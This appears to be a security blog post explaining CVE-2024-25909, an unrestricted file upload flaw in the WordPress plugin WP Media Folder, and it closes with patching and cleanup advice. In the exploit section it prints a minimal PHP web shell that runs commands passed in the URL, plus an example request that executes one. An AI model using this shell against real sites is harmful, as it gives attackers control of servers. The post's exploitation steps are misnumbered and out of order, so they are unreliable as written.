
On February 2024, a critical vulnerability identified as CVE-2024-25909 made headlines for impacting the popular WordPress plugin WP Media Folder (developed by JoomUnited). This plugin allows website owners to manage images, PDFs, and other media in organized folders inside WordPress – but, due to a security oversight, attackers could upload any type of file, even dangerous executable scripts, potentially taking over entire WordPress sites.
This post provides a clear explanation of what CVE-2024-25909 is all about, how an attacker might exploit the vulnerability, and what you should do to stay safe. Sample code snippets and links to original references are included.
What is CVE-2024-25909?
CVE-2024-25909 is an "Unrestricted Upload of File with Dangerous Type" vulnerability in the WordPress plugin WP Media Folder. This means the plugin did not properly check what kind of files users were uploading—so attackers could sneak in executable files (like PHP scripts) disguised as regular uploads.
CVE: CVE-2024-25909
- Exploitability: High (Requires at least authenticated contributor role by default, but this can often be bypassed on misconfigured sites)
Why is This Vulnerable?
WP Media Folder allows users to upload files and organize them in folders. But in the vulnerable versions, the plugin:
Did not verify that files were safe (e.g., only images, documents).
- Allowed files to be directly accessed/executed via public URLs.
#### So, if a user (or attacker) uploads shell.php, they can access and run this file from the uploads directory.
How Does The Exploit Work?
An attacker abuses the vulnerable upload handler to upload a .php file (or another dangerous executable). After uploading, they simply visit the uploaded file's URL – and WordPress/PHP will run the attacker's code.
Let's break it down
1. Login to the website (with at least media access – like an Author, Contributor, or Editor account).
Locate the file's URL (easy if you can see uploads list).
4. Visit the URL (e.g., https://yoursite.com/wp-content/uploads/wpmf-media-folder/shell.php), triggering the attacker's code.
Below is an example of a classic, super-simple PHP web shell that an attacker might upload
<?php
// Tiny PHP Web Shell
if(isset($_GET['cmd'])){
    system($_GET['cmd']);
}
?>
If this is uploaded as shell.php, the attacker can now open
https://vulnerable-site.com/wp-content/uploads/wpmf-media-folder/shell.php?cmd=whoami
This would run the whoami command on your server – and display the result in the browser! (Imagine the attacker running much more harmful commands than this.)
No error message? Upload goes through!
5. Find the uploaded file in /wp-content/uploads/wpmf-media-folder/.
Official References
- NIST NVD Entry for CVE-2024-25909
- WPScan Advisory
- JoomUnited WP Media Folder Changelog
/> **As of version 5.7.3 and above, this vulnerability is patched!*
/> *You must update immediately!*
Update WP Media Folder to the latest version (5.7.3+).
- Remove any suspicious files from /uploads/wpmf-media-folder/.
Consider restricting file types and uploader privileges using security plugins.
- Audit your WordPress users—remove untrusted or unnecessary editors/contributors.
Conclusion
CVE-2024-25909 is a textbook example of how dangerous unrestricted file uploads can be. If you’re running JoomUnited WP Media Folder, update NOW or risk losing your entire site. Carefully check your server for any unexplained PHP files, and always follow the principle of least privilege for your site’s users.
More Reading
- OWASP: Unrestricted File Upload Cheat Sheet
- Wordfence: Securing Uploads in WordPress
*This post is custom-written to help WordPress site owners and developers understand and defend against CVE-2024-25909. Please spread the word to help others stay secure!*
Timeline
Published on: 02/26/2024 16:27:59 UTC
Last modified on: 02/26/2024 16:32:25 UTC